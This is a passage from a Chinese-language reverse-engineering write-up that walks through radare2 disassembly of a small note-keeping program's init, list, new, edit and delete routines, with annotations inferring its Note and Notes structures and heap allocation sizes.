|      :|   0x00400a98      4801c0         add rax, rax
       ; '#'
```

```
|       :|   0x00400a9b      4801d0         add rax, rdx
       ; '('
|       :|   0x00400a9e      48c1e003       shl rax, 3
        ; 序号 *24
|       :|   0x00400aa2      4801c8         add rax, rcx
       ; '&'
|       :|   0x00400aa5      4883c010       add rax, 0x10
        ; 序号对应的 Note 地址
|       :|   0x00400aa9      48c700000000.  mov qword [rax], 0
        ; Note 结构体成员 isValid 初始化为 0
|       :|   0x00400ab0      488b0df11520.  mov rcx, qword [0x006
020a8] ; [0x6020a8:8]=0
|       :|   0x00400ab7      8b45fc         mov eax, dword [local
_4h]
|       :|   0x00400aba      4863d0         movsxd rdx, eax
|       :|   0x00400abd      4889d0         mov rax, rdx
|       :|   0x00400ac0      4801c0         add rax, rax
       ; '#'
|       :|   0x00400ac3      4801d0         add rax, rdx
       ; '('
|       :|   0x00400ac6      48c1e003       shl rax, 3
|       :|   0x00400aca      4801c8         add rax, rcx
       ; '&'
|       :|   0x00400acd      4883c010       add rax, 0x10
|       :|   0x00400ad1      48c740080000.  mov qword [rax + 8],
0       ; Note 结构体成员 length 初始化为 0
|       :|   0x00400ad9      488b0dc81520.  mov rcx, qword [0x006
020a8] ; [0x6020a8:8]=0
|       :|   0x00400ae0      8b45fc         mov eax, dword [local
_4h]
|       :|   0x00400ae3      4863d0         movsxd rdx, eax
|       :|   0x00400ae6      4889d0         mov rax, rdx
|       :|   0x00400ae9      4801c0         add rax, rax
       ; '#'
|       :|   0x00400aec      4801d0         add rax, rdx
       ; '('
|       :|   0x00400aef      48c1e003       shl rax, 3
|       :|   0x00400af3      4801c8         add rax, rcx
       ; '&'
|       :|   0x00400af6      4883c020       add rax, 0x20
```

```
|       :|   0x00400afa      48c700000000.  mov qword [rax], 0
         ; Note 结构体成员 content 初始化为 0
|       :|   0x00400b01      8345fc01       add dword [local_4h],
 1       ; 序号 +1
|       :|   ; JMP XREF from 0x00400a86 (sub.malloc_a49)
|       :`-> 0x00400b05      817dfcff0000.  cmp dword [local_4h],
 0xff   ; [0xff:4]=-1 ; 255 ; 循环初始化 Note
|       `==< 0x00400b0c      0f8e76ffffff   jle 0x400a88
|            0x00400b12      c9             leave
\            0x00400b13      c3             ret
```

该函数调用 malloc 在堆上分配 0x1810 字节的内存用来存放数据。我们可以猜测这里还存在两个结构体，Note 和 Notes：

```
struct Note {
    int isValid;        // 1 表示笔记存在，0 表示笔记不存在
    int length;         // 笔记长度
    char *content;      // 指向笔记内容的指针
} Note;

struct Notes {
    int max;            // 笔记总数上限 0x100
    int length;         // 当前笔记数量
    Note notes[256];    // 笔记
} Notes;
```

接下来依次分析程序四个功能的实现，先从 List 开始：

```
[0x00400770]> pdf @ sub.You_need_to_create_some_new_notes_first.
_b14
/ (fcn) sub.You_need_to_create_some_new_notes_first._b14 174
|   sub.You_need_to_create_some_new_notes_first._b14 ();
|           ; var int local_4h @ rbp-0x4
|           ; CALL XREF from 0x004010c8 (main + 65)
|           0x00400b14      55             push rbp
|           0x00400b15      4889e5         mov rbp, rsp
|           0x00400b18      4883ec10       sub rsp, 0x10
|           0x00400b1c      488b05851520.  mov rax, qword [0x006
```

```
020a8] ; [0x6020a8:8]=0
|           0x00400b23      488b4008       mov rax, qword [rax +
 8]     ; [0x8:8]=-1 ; 8 ; 取出 Notes 结构体成员 length
|           0x00400b27      4885c0         test rax, rax
        ; 判断 length 是否为 0
|       ,=< 0x00400b2a      0f8e86000000   jle 0x400bb6
        ; 如果为 0，即没有笔记时跳转，该函数结束
|       |   0x00400b30      c745fc000000.  mov dword [local_4h],
 0      ; [local_4h] 初始化为 0
|      ,==< 0x00400b37      eb66           jmp 0x400b9f
|      ||   ; JMP XREF from 0x00400bb2 (sub.You_need_to_create_s
ome_new_notes_first._b14)
|     .---> 0x00400b39      488b0d681520.  mov rcx, qword [0x006
020a8] ; [0x6020a8:8]=0
|     :||   0x00400b40      8b45fc         mov eax, dword [local
_4h]
|     :||   0x00400b43      4863d0         movsxd rdx, eax
|     :||   0x00400b46      4889d0         mov rax, rdx
|     :||   0x00400b49      4801c0         add rax, rax
       ; '#'
|     :||   0x00400b4c      4801d0         add rax, rdx
       ; '('
|     :||   0x00400b4f      48c1e003       shl rax, 3
|     :||   0x00400b53      4801c8         add rax, rcx
       ; '&'
|     :||   0x00400b56      4883c010       add rax, 0x10
        ; rax 为 local_4h 序号处的 Note
|     :||   0x00400b5a      488b00         mov rax, qword [rax]
        ; 取出 Note 结构体成员 isValid
|     :||   0x00400b5d      4883f801       cmp rax, 1
       ; 1
|    ,====< 0x00400b61      7538           jne 0x400b9b
        ; 如果 isValid != 1，跳过打印
|    |:||   0x00400b63      488b0d3e1520.  mov rcx, qword [0x006
020a8] ; [0x6020a8:8]=0
|    |:||   0x00400b6a      8b45fc         mov eax, dword [local
_4h]
|    |:||   0x00400b6d      4863d0         movsxd rdx, eax
|    |:||   0x00400b70      4889d0         mov rax, rdx
|    |:||   0x00400b73      4801c0         add rax, rax
```

```
        ; '#'
|    |:||   0x00400b76      4801d0         add rax, rdx
        ; '('
|    |:||   0x00400b79      48c1e003       shl rax, 3
|    |:||   0x00400b7d      4801c8         add rax, rcx
        ; '&'
|    |:||   0x00400b80      4883c020       add rax, 0x20
|    |:||   0x00400b84      488b10         mov rdx, qword [rax]
|    |:||   0x00400b87      8b45fc         mov eax, dword [local
_4h]
|    |:||   0x00400b8a      89c6           mov esi, eax
|    |:||   0x00400b8c      bf1d124000     mov edi, str.d.__s
        ; 0x40121d ; "%d. %s\n"
|    |:||   0x00400b91      b800000000     mov eax, 0
|    |:||   0x00400b96      e845fbffff     call sym.imp.printf
        ; int printf(const char *format) ; 打印出序号和内容
|    |:||   ; JMP XREF from 0x00400b61 (sub.You_need_to_create_s
ome_new_notes_first._b14)
|    `----> 0x00400b9b      8345fc01       add dword [local_4h],
 1
|     :||   ; JMP XREF from 0x00400b37 (sub.You_need_to_create_s
ome_new_notes_first._b14)
|     :`--> 0x00400b9f      8b45fc         mov eax, dword [local
_4h]    ; eax = [local_4h]
|     : |   0x00400ba2      4863d0         movsxd rdx, eax
         ; rdx = eax == [local_4h]
|     : |   0x00400ba5      488b05fc1420.  mov rax, qword [0x006
020a8] ; [0x6020a8:8]=0 ; 取出 Notes 地址
|     : |   0x00400bac      488b00         mov rax, qword [rax]
         ; 取出结构体成员 max == 0x100
|     : |   0x00400baf      4839c2         cmp rdx, rax
         ; 比较当前笔记序号 rdx 与 max
|     `===< 0x00400bb2      7c85           jl 0x400b39
         ; 遍历所有笔记
|      ,==< 0x00400bb4      eb0a           jmp 0x400bc0
|      ||   ; JMP XREF from 0x00400b2a (sub.You_need_to_create_s
ome_new_notes_first._b14)
|      |`-> 0x00400bb6      bf28124000     mov edi, str.You_need
_to_create_some_new_notes_first. ; 0x401228 ; "You need to creat
e some new notes first."
```

```
|       |    0x00400bbb      e800fbffff     call sym.imp.puts
       ; int puts(const char *s)
|       |    ; JMP XREF from 0x00400bb4 (sub.You_need_to_create_s
ome_new_notes_first._b14)
|       `--> 0x00400bc0      c9             leave
\            0x00400bc1      c3             ret
```

该函数会打印出所有 isValid 成员为 1 的笔记。

New 的实现如下：

```
[0x00400770]> pdf @ sub.Length_of_new_note:_bc2
/ (fcn) sub.Length_of_new_note:_bc2 453
|   sub.Length_of_new_note:_bc2 (int arg_1000h);
|            ; var int local_14h @ rbp-0x14
|            ; var int local_10h @ rbp-0x10
|            ; var int local_ch @ rbp-0xc
|            ; var int local_8h @ rbp-0x8
|            ; var int local_0h @ rbp-0x0
|            ; arg int arg_1000h @ rbp+0x1000
|            ; CALL XREF from 0x004010d4 (main + 77)
|            0x00400bc2      55             push rbp
|            0x00400bc3      4889e5         mov rbp, rsp
|            0x00400bc6      4883ec20       sub rsp, 0x20
|            0x00400bca      488b05d71420.  mov rax, qword [0x006
020a8] ; [0x6020a8:8]=0
|            0x00400bd1      488b5008       mov rdx, qword [rax +
 8]    ; [0x8:8]=-1 ; 8 ; 取出 Notes 成员 length
|            0x00400bd5      488b05cc1420.  mov rax, qword [0x006
020a8] ; [0x6020a8:8]=0
|            0x00400bdc      488b00         mov rax, qword [rax]
        ; 取出 Notes 成员 max
|            0x00400bdf      4839c2         cmp rdx, rax
|        ,=< 0x00400be2      7c0f           jl 0x400bf3
        ; 当 length < max 时继续，否则表示笔记本已满
|        |   0x00400be4      bf51124000     mov edi, str.Unable_t
o_create_new_note. ; 0x401251 ; "Unable to create new note."
|        |   0x00400be9      e8d2faffff     call sym.imp.puts
       ; int puts(const char *s)
|       ,==< 0x00400bee      e992010000     jmp 0x400d85
```

```
|      ||   ; JMP XREF from 0x00400be2 (sub.Length_of_new_note:_
bc2)
|      |`-> 0x00400bf3      c745ec000000.  mov dword [local_14h]
, 0     ; [local_14h] 初始化为 0
|      |,=< 0x00400bfa      e96d010000     jmp 0x400d6c
|      ||   ; JMP XREF from 0x00400d7f (sub.Length_of_new_note:_
bc2)
|     .---> 0x00400bff      488b0da21420.  mov rcx, qword [0x006
020a8] ; [0x6020a8:8]=0
|     :||   0x00400c06      8b45ec         mov eax, dword [local
_14h]
|     :||   0x00400c09      4863d0         movsxd rdx, eax
|     :||   0x00400c0c      4889d0         mov rax, rdx
|     :||   0x00400c0f      4801c0         add rax, rax
       ; '#'
|     :||   0x00400c12      4801d0         add rax, rdx
       ; '('
|     :||   0x00400c15      48c1e003       shl rax, 3
|     :||   0x00400c19      4801c8         add rax, rcx
       ; '&'
|     :||   0x00400c1c      4883c010       add rax, 0x10
|     :||   0x00400c20      488b00         mov rax, qword [rax]
|     :||   0x00400c23      4885c0         test rax, rax
        ; rax 表示成员 isValid
|    ,====< 0x00400c26      0f853c010000   jne 0x400d68
        ; 当 isValid 为 1 时，表示当前序号处笔记已经存在，跳过
|    |:||   0x00400c2c      bf6c124000     mov edi, str.Length_o
f_new_note: ; 0x40126c ; "Length of new note: "
|    |:||   0x00400c31      b800000000     mov eax, 0
|    |:||   0x00400c36      e8a5faffff     call sym.imp.printf
       ; int printf(const char *format)
|    |:||   0x00400c3b      b800000000     mov eax, 0
|    |:||   0x00400c40      e809fdffff     call sub.atoi_94e
       ; int atoi(const char *str)
|    |:||   0x00400c45      8945f0         mov dword [local_10h]
, eax   ; [local_10h] 是笔记长度
|    |:||   0x00400c48      837df000       cmp dword [local_10h]
, 0
|   ,=====< 0x00400c4c      7f0f           jg 0x400c5d
        ; 大于 0 时
```

```
|   ||:||   0x00400c4e      bf81124000     mov edi, str.Invalid_
length ; 0x401281 ; "Invalid length!"
|   ||:||   0x00400c53      e868faffff     call sym.imp.puts
       ; int puts(const char *s)
|  ,======< 0x00400c58      e928010000     jmp 0x400d85
|  |||:||   ; JMP XREF from 0x00400c4c (sub.Length_of_new_note:_
bc2)
|  |`-----> 0x00400c5d      817df0001000.  cmp dword [local_10h]
, 0x1000 ; [0x1000:4]=-1
|  |,=====< 0x00400c64      7e07           jle 0x400c6d
        ; 小于等于 0x1000 时
|  |||:||   0x00400c66      c745f0001000.  mov dword [local_10h]
, 0x1000 ; 否则 [local_10h] = 0x1000
|  |||:||   ; JMP XREF from 0x00400c64 (sub.Length_of_new_note:_
bc2)
|  |`-----> 0x00400c6d      8b45f0         mov eax, dword [local
_10h]
|  | |:||   0x00400c70      99             cdq
|  | |:||   0x00400c71      c1ea19         shr edx, 0x19
|  | |:||   0x00400c74      01d0           add eax, edx
|  | |:||   0x00400c76      83e07f         and eax, 0x7f
|  | |:||   0x00400c79      29d0           sub eax, edx
|  | |:||   0x00400c7b      ba80000000     mov edx, 0x80
       ; 128
|  | |:||   0x00400c80      29c2           sub edx, eax
|  | |:||   0x00400c82      89d0           mov eax, edx
|  | |:||   0x00400c84      c1f81f         sar eax, 0x1f
|  | |:||   0x00400c87      c1e819         shr eax, 0x19
|  | |:||   0x00400c8a      01c2           add edx, eax
|  | |:||   0x00400c8c      83e27f         and edx, 0x7f
|  | |:||   0x00400c8f      29c2           sub edx, eax
|  | |:||   0x00400c91      89d0           mov eax, edx
|  | |:||   0x00400c93      89c2           mov edx, eax
|  | |:||   0x00400c95      8b45f0         mov eax, dword [local
_10h]
|  | |:||   0x00400c98      01d0           add eax, edx
|  | |:||   0x00400c9a      8945f4         mov dword [local_ch],
 eax
|  | |:||   0x00400c9d      8b45f4         mov eax, dword [local
_ch]
```

```
|   | |:||   0x00400ca0      4898           cdqe
|   | |:||   0x00400ca2      4889c7         mov rdi, rax
        ; rdi 最终为 ((128 - [local_10h] % 128) % 128 + [local_10
h])
|   | |:||   0x00400ca5      e886faffff     call sym.imp.malloc
       ;  void *malloc(size_t size)
|   | |:||   0x00400caa      488945f8       mov qword [local_8h],
 rax    ; [local_8h] 为 Note 内容的地址
|   | |:||   0x00400cae      bf91124000     mov edi, str.Enter_yo
ur_note: ; 0x401291 ; "Enter your note: "
|   | |:||   0x00400cb3      b800000000     mov eax, 0
|   | |:||   0x00400cb8      e823faffff     call sym.imp.printf
       ; int printf(const char *format)
|   | |:||   0x00400cbd      8b55f0         mov edx, dword [local
_10h]
|   | |:||   0x00400cc0      488b45f8       mov rax, qword [local
_8h]
|   | |:||   0x00400cc4      89d6           mov esi, edx
|   | |:||   0x00400cc6      4889c7         mov rdi, rax
|   | |:||   0x00400cc9      e88ffbffff     call sub.read_85d
       ; ssize_t read(int fildes, void *buf, size_t nbyte) ; 读入
笔记内容
|   | |:||   0x00400cce      488b0dd31320.  mov rcx, qword [0x006
020a8] ; [0x6020a8:8]=0
|   | |:||   0x00400cd5      8b45ec         mov eax, dword [local
_14h]
|   | |:||   0x00400cd8      4863d0         movsxd rdx, eax
|   | |:||   0x00400cdb      4889d0         mov rax, rdx
|   | |:||   0x00400cde      4801c0         add rax, rax
       ; '#'
|   | |:||   0x00400ce1      4801d0         add rax, rdx
       ; '('
|   | |:||   0x00400ce4      48c1e003       shl rax, 3
|   | |:||   0x00400ce8      4801c8         add rax, rcx
       ; '&'
|   | |:||   0x00400ceb      4883c010       add rax, 0x10
|   | |:||   0x00400cef      48c700010000.  mov qword [rax], 1
        ; 设置 Note 结构体成员 isValid 为 1
|   | |:||   0x00400cf6      488b35ab1320.  mov rsi, qword [0x006
020a8] ; [0x6020a8:8]=0
```

```
|   | |:||   0x00400cfd      8b45f0         mov eax, dword [local
_10h]
|   | |:||   0x00400d00      4863c8         movsxd rcx, eax
|   | |:||   0x00400d03      8b45ec         mov eax, dword [local
_14h]
|   | |:||   0x00400d06      4863d0         movsxd rdx, eax
|   | |:||   0x00400d09      4889d0         mov rax, rdx
|   | |:||   0x00400d0c      4801c0         add rax, rax
       ; '#'
|   | |:||   0x00400d0f      4801d0         add rax, rdx
       ; '('
|   | |:||   0x00400d12      48c1e003       shl rax, 3
|   | |:||   0x00400d16      4801f0         add rax, rsi
       ; '+'
|   | |:||   0x00400d19      4883c010       add rax, 0x10
|   | |:||   0x00400d1d      48894808       mov qword [rax + 8],
rcx     ; 设置 Note 结构体成员 length 为 [local_10h]
|   | |:||   0x00400d21      488b0d801320.  mov rcx, qword [0x006
020a8] ; [0x6020a8:8]=0
|   | |:||   0x00400d28      8b45ec         mov eax, dword [local
_14h]
|   | |:||   0x00400d2b      4863d0         movsxd rdx, eax
|   | |:||   0x00400d2e      4889d0         mov rax, rdx
|   | |:||   0x00400d31      4801c0         add rax, rax
       ; '#'
|   | |:||   0x00400d34      4801d0         add rax, rdx
       ; '('
|   | |:||   0x00400d37      48c1e003       shl rax, 3
|   | |:||   0x00400d3b      4801c8         add rax, rcx
       ; '&'
|   | |:||   0x00400d3e      488d5020       lea rdx, [rax + 0x20]
       ; 32
|   | |:||   0x00400d42      488b45f8       mov rax, qword [local
_8h]
|   | |:||   0x00400d46      488902         mov qword [rdx], rax
        ; 设置 Note 结构体成员 content 为 [local_8h]
|   | |:||   0x00400d49      488b05581320.  mov rax, qword [0x006
020a8] ; [0x6020a8:8]=0
|   | |:||   0x00400d50      488b5008       mov rdx, qword [rax +
 8]    ; [0x8:8]=-1 ; 8 ; 取出 Notes 成员 length
```

```
|  | |:||   0x00400d54      4883c201       add rdx, 1
        ; length +1
|  | |:||   0x00400d58      48895008       mov qword [rax + 8],
rdx     ; 写回 length
|  | |:||   0x00400d5c      bfa3124000     mov edi, str.Done.
       ; 0x4012a3 ; "Done."
|  | |:||   0x00400d61      e85af9ffff     call sym.imp.puts
       ; int puts(const char *s)
|  |,=====< 0x00400d66      eb1d           jmp 0x400d85
|  |||:||   ; JMP XREF from 0x00400c26 (sub.Length_of_new_note:_
bc2)
|  ||`----> 0x00400d68      8345ec01       add dword [local_14h]
, 1
|  || :||   ; JMP XREF from 0x00400bfa (sub.Length_of_new_note:_
bc2)
|  || :|`-> 0x00400d6c      8b45ec         mov eax, dword [local
_14h]   ; eax = [local_14h]
|  || :|    0x00400d6f      4863d0         movsxd rdx, eax
        ; rdx 表示序号
|  || :|    0x00400d72      488b052f1320.  mov rax, qword [0x006
020a8] ; [0x6020a8:8]=0
|  || :|    0x00400d79      488b00         mov rax, qword [rax]
        ; 取出 Notes 成员 max
|  || :|    0x00400d7c      4839c2         cmp rdx, rax
        ; 比较序号与 max
|  || `===< 0x00400d7f      0f8c7afeffff   jl 0x400bff
        ; 遍历
|  ||  |    ; JMP XREF from 0x00400bee (sub.Length_of_new_note:_
bc2)
|  ||  |    ; JMP XREF from 0x00400c58 (sub.Length_of_new_note:_
bc2)
|  ||  |    ; JMP XREF from 0x00400d66 (sub.Length_of_new_note:_
bc2)
|  ``--`--> 0x00400d85      c9             leave
\           0x00400d86      c3             ret
```

该函数首先对你输入的大小进行判断，如果小于 128 字节，则默认分配 128 字节的空间，如果大于 128 字节且小于 4096 字节时，则分配比输入稍大的 128 字节的整数倍的空间，如果大于 4096 字节，则默认分配 4096 字节。

Edit 的实现如下：

```
[0x00400770]> pdf @ sub.Note_number:_d87
/ (fcn) sub.Note_number:_d87 502
|   sub.Note_number:_d87 (int arg_1000h);
|           ; var int local_1ch @ rbp-0x1c
|           ; var int local_18h @ rbp-0x18
|           ; var int local_14h @ rbp-0x14
|           ; var int local_0h @ rbp-0x0
|           ; arg int arg_1000h @ rbp+0x1000
|           ; CALL XREF from 0x004010e0 (main + 89)
|           0x00400d87      55              push rbp
|           0x00400d88      4889e5          mov rbp, rsp
|           0x00400d8b      53              push rbx
|           0x00400d8c      4883ec18        sub rsp, 0x18
|           0x00400d90      bfa9124000      mov edi, str.Note_num
ber:   ; 0x4012a9 ; "Note number: "
|           0x00400d95      b800000000      mov eax, 0
|           0x00400d9a      e841f9ffff      call sym.imp.printf
       ; int printf(const char *format)
|           0x00400d9f      b800000000      mov eax, 0
|           0x00400da4      e8a5fbffff      call sub.atoi_94e
       ; int atoi(const char *str)
|           0x00400da9      8945e8          mov dword [local_18h]
, eax   ; [local_18h] 为要修改的笔记序号
|           0x00400dac      837de800        cmp dword [local_18h]
, 0     ; 进行检查，确保序号是有效的
|       ,=< 0x00400db0      783f            js 0x400df1
|       |   0x00400db2      8b45e8          mov eax, dword [local
_18h]
|       |   0x00400db5      4863d0          movsxd rdx, eax
|       |   0x00400db8      488b05e91220.   mov rax, qword [0x006
020a8] ; [0x6020a8:8]=0
|       |   0x00400dbf      488b00          mov rax, qword [rax]
|       |   0x00400dc2      4839c2          cmp rdx, rax
|      ,==< 0x00400dc5      7d2a            jge 0x400df1
|      ||   0x00400dc7      488b0dda1220.   mov rcx, qword [0x006
020a8] ; [0x6020a8:8]=0
|      ||   0x00400dce      8b45e8          mov eax, dword [local
_18h]
```

```
|       ||   0x00400dd1      4863d0         movsxd rdx, eax
|       ||   0x00400dd4      4889d0         mov rax, rdx
|       ||   0x00400dd7      4801c0         add rax, rax
       ; '#'
|       ||   0x00400dda      4801d0         add rax, rdx
       ; '('
|       ||   0x00400ddd      48c1e003       shl rax, 3
|       ||   0x00400de1      4801c8         add rax, rcx
       ; '&'
|       ||   0x00400de4      4883c010       add rax, 0x10
|       ||   0x00400de8      488b00         mov rax, qword [rax]
|       ||   0x00400deb      4883f801       cmp rax, 1
       ; 1
|      ,===< 0x00400def      740f           je 0x400e00
        ; 修改笔记的 isValid 必须为 1
|      |||   ; JMP XREF from 0x00400db0 (sub.Note_number:_d87)
|      |||   ; JMP XREF from 0x00400dc5 (sub.Note_number:_d87)
|      |``-> 0x00400df1      bfb7124000     mov edi, str.Invalid_
number ; 0x4012b7 ; "Invalid number!"
|      |     0x00400df6      e8c5f8ffff     call sym.imp.puts
       ; int puts(const char *s)
|      | ,=< 0x00400dfb      e976010000     jmp 0x400f76
|      | |   ; JMP XREF from 0x00400def (sub.Note_number:_d87)
|      `---> 0x00400e00      bfc7124000     mov edi, str.Length_o
f_note: ; 0x4012c7 ; "Length of note: "
|        |   0x00400e05      b800000000     mov eax, 0
|        |   0x00400e0a      e8d1f8ffff     call sym.imp.printf
       ; int printf(const char *format)
|        |   0x00400e0f      b800000000     mov eax, 0
|        |   0x00400e14      e835fbffff     call sub.atoi_94e
       ; int atoi(const char *str)
|        |   0x00400e19      8945e4         mov dword [local_1ch]
, eax   ; [local_1ch] 为新大小
|        |   0x00400e1c      837de400       cmp dword [local_1ch]
, 0     ; 进行检查，确保新的大小是有效的
|       ,==< 0x00400e20      7f0f           jg 0x400e31
|       ||   0x00400e22      bf81124000     mov edi, str.Invalid_
length ; 0x401281 ; "Invalid length!"
|       ||   0x00400e27      e894f8ffff     call sym.imp.puts
       ; int puts(const char *s)
```

```
|      ,===< 0x00400e2c      e945010000     jmp 0x400f76
|      |||   ; JMP XREF from 0x00400e20 (sub.Note_number:_d87)
|      |`--> 0x00400e31      817de4001000.  cmp dword [local_1ch]
, 0x1000 ; [0x1000:4]=-1
|      |,==< 0x00400e38      7e07           jle 0x400e41
|      |||   0x00400e3a      c745e4001000.  mov dword [local_1ch]
, 0x1000
|      |||   ; JMP XREF from 0x00400e38 (sub.Note_number:_d87)
|      |`--> 0x00400e41      8b45e4         mov eax, dword [local
_1ch]
|      | |   0x00400e44      4863c8         movsxd rcx, eax
|      | |   0x00400e47      488b355a1220.  mov rsi, qword [0x006
020a8] ; [0x6020a8:8]=0
|      | |   0x00400e4e      8b45e8         mov eax, dword [local
_18h]
|      | |   0x00400e51      4863d0         movsxd rdx, eax
|      | |   0x00400e54      4889d0         mov rax, rdx
|      | |   0x00400e57      4801c0         add rax, rax
       ; '#'
|      | |   0x00400e5a      4801d0         add rax, rdx
       ; '('
|      | |   0x00400e5d      48c1e003       shl rax, 3
|      | |   0x00400e61      4801f0         add rax, rsi
       ; '+'
|      | |   0x00400e64      4883c010       add rax, 0x10
|      | |   0x00400e68      488b4008       mov rax, qword [rax +
 8]    ; [0x8:8]=-1 ; 8
|      | |   0x00400e6c      4839c1         cmp rcx, rax
        ; 比较新大小与原大小是否相同
|      |,==< 0x00400e6f      0f84b7000000   je 0x400f2c
        ; 如果相同，跳过重新分配空间的过程，直接修改笔记
|      |||   0x00400e75      8b45e4         mov eax, dword [local
_1ch]
|      |||   0x00400e78      99             cdq
|      |||   0x00400e79      c1ea19         shr edx, 0x19
|      |||   0x00400e7c      01d0           add eax, edx
|      |||   0x00400e7e      83e07f         and eax, 0x7f
|      |||   0x00400e81      29d0           sub eax, edx
|      |||   0x00400e83      ba80000000     mov edx, 0x80
       ; 128
```

```
|      |||   0x00400e88      29c2           sub edx, eax
|      |||   0x00400e8a      89d0           mov eax, edx
|      |||   0x00400e8c      c1f81f         sar eax, 0x1f
|      |||   0x00400e8f      c1e819         shr eax, 0x19
|      |||   0x00400e92      01c2           add edx, eax
|      |||   0x00400e94      83e27f         and edx, 0x7f
|      |||   0x00400e97      29c2           sub edx, eax
|      |||   0x00400e99      89d0           mov eax, edx
|      |||   0x00400e9b      89c2           mov edx, eax
|      |||   0x00400e9d      8b45e4         mov eax, dword [local
_1ch]
|      |||   0x00400ea0      01d0           add eax, edx
|      |||   0x00400ea2      8945ec         mov dword [local_14h]
, eax
|      |||   0x00400ea5      488b1dfc1120.  mov rbx, qword [0x006
020a8] ; [0x6020a8:8]=0
|      |||   0x00400eac      8b45ec         mov eax, dword [local
_14h]
|      |||   0x00400eaf      4863c8         movsxd rcx, eax
|      |||   0x00400eb2      488b35ef1120.  mov rsi, qword [0x006
020a8] ; [0x6020a8:8]=0
|      |||   0x00400eb9      8b45e8         mov eax, dword [local
_18h]
|      |||   0x00400ebc      4863d0         movsxd rdx, eax
|      |||   0x00400ebf      4889d0         mov rax, rdx
|      |||   0x00400ec2      4801c0         add rax, rax
       ; '#'
|      |||   0x00400ec5      4801d0         add rax, rdx
       ; '('
|      |||   0x00400ec8      48c1e003       shl rax, 3
|      |||   0x00400ecc      4801f0         add rax, rsi
       ; '+'
|      |||   0x00400ecf      4883c020       add rax, 0x20
|      |||   0x00400ed3      488b00         mov rax, qword [rax]
|      |||   0x00400ed6      4889ce         mov rsi, rcx
        ; rsi 为分配的大小，算法和 New 过程中的一样
|      |||   0x00400ed9      4889c7         mov rdi, rax
        ; rdi 为 Note 成员 content
|      |||   0x00400edc      e85ff8ffff     call sym.imp.realloc
       ; void *realloc(void *ptr, size_t size)
```

```
|      |||   0x00400ee1      4889c1         mov rcx, rax
|      |||   0x00400ee4      8b45e8         mov eax, dword [local
_18h]
|      |||   0x00400ee7      4863d0         movsxd rdx, eax
|      |||   0x00400eea      4889d0         mov rax, rdx
|      |||   0x00400eed      4801c0         add rax, rax
       ; '#'
|      |||   0x00400ef0      4801d0         add rax, rdx
       ; '('
|      |||   0x00400ef3      48c1e003       shl rax, 3
|      |||   0x00400ef7      4801d8         add rax, rbx
       ; '%'
|      |||   0x00400efa      4883c020       add rax, 0x20
|      |||   0x00400efe      488908         mov qword [rax], rcx
|      |||   0x00400f01      488b35a01120.  mov rsi, qword [0x006
020a8] ; [0x6020a8:8]=0
|      |||   0x00400f08      8b45e4         mov eax, dword [local
_1ch]
|      |||   0x00400f0b      4863c8         movsxd rcx, eax
|      |||   0x00400f0e      8b45e8         mov eax, dword [local
_18h]
|      |||   0x00400f11      4863d0         movsxd rdx, eax
|      |||   0x00400f14      4889d0         mov rax, rdx
|      |||   0x00400f17      4801c0         add rax, rax
       ; '#'
|      |||   0x00400f1a      4801d0         add rax, rdx
       ; '('
|      |||   0x00400f1d      48c1e003       shl rax, 3
|      |||   0x00400f21      4801f0         add rax, rsi
       ; '+'
|      |||   0x00400f24      4883c010       add rax, 0x10
|      |||   0x00400f28      48894808       mov qword [rax + 8],
rcx      ; 将新的大小写回 Note 的 length
|      |||   ; JMP XREF from 0x00400e6f (sub.Note_number:_d87)
|      |`--> 0x00400f2c      bf91124000     mov edi, str.Enter_yo
ur_note: ; 0x401291 ; "Enter your note: "
|      | |   0x00400f31      b800000000     mov eax, 0
|      | |   0x00400f36      e8a5f7ffff     call sym.imp.printf
       ; int printf(const char *format)
|      | |   0x00400f3b      488b0d661120.  mov rcx, qword [0x006
```

```
020a8] ; [0x6020a8:8]=0
|      | |   0x00400f42      8b45e8         mov eax, dword [local
_18h]
|      | |   0x00400f45      4863d0         movsxd rdx, eax
|      | |   0x00400f48      4889d0         mov rax, rdx
|      | |   0x00400f4b      4801c0         add rax, rax
       ; '#'
|      | |   0x00400f4e      4801d0         add rax, rdx
       ; '('
|      | |   0x00400f51      48c1e003       shl rax, 3
|      | |   0x00400f55      4801c8         add rax, rcx
       ; '&'
|      | |   0x00400f58      4883c020       add rax, 0x20
|      | |   0x00400f5c      488b00         mov rax, qword [rax]
|      | |   0x00400f5f      8b55e4         mov edx, dword [local
_1ch]
|      | |   0x00400f62      89d6           mov esi, edx
|      | |   0x00400f64      4889c7         mov rdi, rax
|      | |   0x00400f67      e8f1f8ffff     call sub.read_85d
       ; ssize_t read(int fildes, void *buf, size_t nbyte) ; 读入
新的笔记内容
|      | |   0x00400f6c      bfa3124000     mov edi, str.Done.
       ; 0x4012a3 ; "Done."
|      | |   0x00400f71      e84af7ffff     call sym.imp.puts
       ; int puts(const char *s)
|      | |    ; JMP XREF from 0x00400dfb (sub.Note_number:_d87)
|      | |    ; JMP XREF from 0x00400e2c (sub.Note_number:_d87)
|      `-`-> 0x00400f76      4883c418       add rsp, 0x18
|            0x00400f7a      5b             pop rbx
|            0x00400f7b      5d             pop rbp
\            0x00400f7c      c3             ret
```

该函数在输入了笔记序号和大小之后，会先判断新的大小与现在的大小是否相同，如果相同，则不重新分配空间，直接编辑其内容，否则调用 `realloc()` 重新分配一块空间（地址可能与原地址相同，也可能不相同）。

Delete 的实现如下：

```
[0x00400770]> pdf @ sub.No_notes_yet._f7d
```

```
/ (fcn) sub.No_notes_yet._f7d 266
|   sub.No_notes_yet._f7d ();
|           ; var int local_4h @ rbp-0x4
|           ; var int local_0h @ rbp-0x0
|           ; CALL XREF from 0x004010ec (main + 101)
|           0x00400f7d      55             push rbp
|           0x00400f7e      4889e5         mov rbp, rsp
|           0x00400f81      4883ec10       sub rsp, 0x10
|           0x00400f85      488b051c1120.  mov rax, qword [0x006
020a8] ; [0x6020a8:8]=0
|           0x00400f8c      488b4008       mov rax, qword [rax +
 8]    ; [0x8:8]=-1 ; 8
|           0x00400f90      4885c0         test rax, rax
        ; 检查 Notes 成员 length 是否为零，即是否有笔记
|       ,=< 0x00400f93      0f8ee2000000   jle 0x40107b
|       |   0x00400f99      bfa9124000     mov edi, str.Note_num
ber:   ; 0x4012a9 ; "Note number: "
|       |   0x00400f9e      b800000000     mov eax, 0
|       |   0x00400fa3      e838f7ffff     call sym.imp.printf
       ; int printf(const char *format)
|       |   0x00400fa8      b800000000     mov eax, 0
|       |   0x00400fad      e89cf9ffff     call sub.atoi_94e
       ; int atoi(const char *str)
|       |   0x00400fb2      8945fc         mov dword [local_4h],
 eax    ; [local_4h] 为要删除笔记的序号
